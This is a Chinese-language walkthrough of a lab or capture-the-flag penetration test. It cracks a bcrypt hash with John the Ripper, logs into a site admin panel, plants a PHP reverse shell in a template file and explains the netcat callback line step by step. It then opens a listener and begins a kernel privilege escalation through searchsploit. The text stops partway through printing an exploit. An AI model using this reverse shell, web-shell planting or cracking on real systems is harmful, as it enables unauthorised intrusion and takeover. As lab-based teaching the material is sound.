
成功爆出密码但是,这个密码是hash加密我们使用john来爆破尝试一下
先创建一个文件
把密码粘进去


john 1.txt

翻译:
└─# john 1.txt
# 执行 John the Ripper 密码爆破,破解 1.txt 里的哈希值

Created directory: /root/.john
# 自动创建John工具的缓存/数据目录

Using default input encoding: UTF-8
# 默认使用UTF-8编码解析

Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
# 成功加载1个加密哈希,算法是:bcrypt(高安全Blowfish加密)

Cost 1 (iteration count) is 1024 for all loaded hashes
# 该bcrypt哈希的加密迭代次数:1024轮

Will run 4 OpenMP threads
# 启用4个线程全速爆破

Proceeding with single, rules:Single
# 先启用基础简易爆破规则
Press 'q' or Ctrl-C to abort, almost any other key for status
# 按 q / Ctrl+C 终止爆破

Almost done: Processing the remaining buffered candidate passwords, if any.
# 即将收尾,处理剩余候选密码

Proceeding with wordlist:/usr/share/john/password.lst
# 调用Kali自带通用弱口令字典继续爆破

snoopy           (?)
✅【关键结果】爆破成功!密码明文:snoopy

1g 0:00:00:00 DONE 2/3 (2026-04-06 22:20) 5.000g/s...
# 爆破秒破完成,耗时几乎为0

Use the "--show" option to display all of the cracked passwords reliably
# 建议执行:john --show 1.txt 查看完整账号+密码

Session completed.
# 整个爆破任务结束

成功爆出密码
snoopy
登录一下


成功进来了

找到了模板

可以发现都是php代码
我们可以创建反弹shell



这里的反弹shell的ip要改成kali的

<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.59.135 4444 >/tmp/f');?> |
Linux 反弹命令逐句翻译
① rm /tmp/f
删除 /tmp 目录下名为 f 的旧管道文件,防止重复创建报错。
② mkfifo /tmp/f
创建命名管道(FIFO)Linux 特殊文件,用于两个进程之间传递数据,是反弹 shell 的通信桥梁。
③ cat /tmp/f
读取管道里的内容(你在 Kali 输入的命令会传到这里)。
④ /bin/sh -i
生成 交互式 Shell(能输入命令、能回显结果,不是哑巴 shell)。
⑤ 2>&1
把错误信息也重定向到输出,让你在 Kali 能看到所有报错,不丢信息。
⑥ nc 192.168.59.135 4444
nc:netcat 网络工具- 主动连接 你的 Kali IP:192.168.59.135 的 4444 端口
- 这就是「反弹」的核心:靶机主动找你!
⑦ >/tmp/f
把 Shell 的执行结果写回管道,形成通信循环。
这串命令里的 rm /tmp/f 和 mkfifo /tmp/f 只会执行 1 次
- 管道
/tmp/f创建完成后,就会一直存在,作为你和靶机的通信桥梁 - 你后续输入
ls、id、cat等所有命令,都不会触发删除 / 重建管道

kali上开启监听4444端口
nc -lvp 4444
然后我们访问一下页面
http://192.168.59.140/templates/beez3/html/shell.php


成功执行反弹shell
召唤一下bash
python -c "import pty;pty.spawn('/bin/bash')"

尝试一下提权

发现sudo要密码
我们换成操作系统的提权
查看一下操作系统版本
cat /etc/issue

再看一下内核版本

发现是16.04搜索一下相关漏洞
searchsploit Ubuntu 16.04

我们使用那个39772的漏洞
searchsploit -p linux/local/39772.txt

查看一下内容
cat /usr/share/exploitdb/exploits/linux/local/39772.txt
┌──(root㉿kali)-[~/桌面]
└─# cat /usr/share/exploitdb/exploits/linux/local/39772.txt
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=808

In Linux >=4.4, when the CONFIG_BPF_SYSCALL config option is set and the
kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime,
unprivileged code can use the bpf() syscall to load eBPF socket filter programs.
